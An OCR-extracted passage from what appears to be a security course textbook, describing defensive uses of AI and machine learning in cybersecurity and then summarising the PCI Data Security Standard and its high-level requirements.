
- **Vulnerability Management:** AI and ML-based systems never allow vulnerability to exist for long; they dynamically scan for all types of vulnerabilities and alert the admins before the system is exploited. They can also provide the attacker's information and the patterns used to perform the attack. These AI- and ML-based systems can also forecast how and when a vulnerability exploitation might occur.
- **Behavioral Analytics:** Another notable security improvement by artificial intelligence is "Behavioral Analytics." Attackers who have stolen the credentials of a legitimate user can perform malicious activities on the organization's network; such attempts are difficult to detect and thwart. Here, AI with ML generates specific user patterns based on their regular usage. AI software instantly alerts the admin if it detects any suspicious activity or deviation in regular usage.
- **Network Security:** Two significant factors of network security are generating comprehensive security policies and mapping an enterprise's network topology. Unfortunately, both of these factors are time-consuming. Therefore, administrators are adopting AI to enhance this operation; it can carry out the network traffic analysis and propose efficient security policies by default.
- **AI-based Antivirus:** Traditional antivirus tools perform file scanning on the organization's networks to check if any signatures match those of known viruses or malware. The issue with this is that antivirus tools must be updated when the user wants to scan for new malware or viruses. Updating is time-consuming, and new deployment often takes a certain amount of time. To overcome these issues, organizations employ AI-based antiviruses, which use anomaly detection to understand programs' behavior. AI-based antivirus detects suspicious program behavior instead of matching signatures for viruses.
- **Fraud Detection:** AI and ML algorithms carry out anomaly detection to identify payment inconsistencies and fraudulent transactions. They also perform automated pattern discovery across different transactions. ML can easily differentiate between authentic and illegitimate transactions and blocks fraudulent transactions.
- **Botnet Detection:** Botnets can bypass the Intrusion Detection System (IDS) by leveraging its ineffectiveness in matching signatures. Botnets can be embedded using a highly sophisticated code that makes them untraceable by traditional IDS implementations. Hence, security professionals use AI and ML algorithms that alert about the suspicious behavior of a network and detect unauthorized intrusions.
- **AI to Combat AI Threats:** Attackers can also leverage AI technology to make their way into an organization's network; such cyber threats must be detected immediately. AI software can detect such imminent AI-augmented attacks before the network is compromised.



LO#06: Explain the Importance of Applicable Security Laws and Standards

Information Security Laws and Standards

Laws are a system of rules and guidelines that are enforced by a particular country or community to govern behavior. A Standard is a "document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context." This section deals with the various laws and standards dealing with information security in different countries.



Payment Card Industry Data Security Standard (PCI DSS)

- The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary **information security standard for organizations** that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards
- PCI DSS **applies to all entities involved in payment card processing** — including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data

PCI Data Security Standard — High Level Overview

Build and Maintain a Secure Network	**Implement Strong Access Control Measures**
Protect Cardholder Data	**Regularly Monitor and Test Networks**
Maintain a Vulnerability Management Program	**Maintain an Information Security Policy**


https://www.pcisecuritystandards.org

Failure to meet the PCI DSS requirements may result in fines or the termination of payment card processing privileges

Payment Card Industry Data Security Standard (PCI DSS)

Source: *https://www.pcisecuritystandards.org*


The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. This standard offers robust and comprehensive standards and supporting materials to enhance payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data. PCI DSS comprises a minimum set of requirements for protecting cardholder data. The Payment Card Industry (PCI) Security Standards Council has developed and maintains a high-level overview of PCI DSS requirements.



PCI Data Security Standard – High Level Overview	
Build and Maintain a Secure Network	▪ Install and maintain a firewall configuration to protect cardholder data ▪ Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	▪ Protect stored cardholder data ▪ Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	▪ Use and regularly update anti-virus software or programs ▪ Develop and maintain secure systems and applications
Implement Strong Access Control Measures	▪ Restrict access to cardholder data by business need to know ▪ Assign a unique ID to each person with computer access ▪ Restrict physical access to cardholder data
Regularly Monitor and Test Networks	▪ Track and monitor all access to network resources and cardholder data ▪ Regularly test security systems and processes
Maintain an Information Security Policy	▪ Maintain a policy that addresses information security for all personnel

Table 1.3: Table Showing the PCI Data Security Standard—High-Level Overview

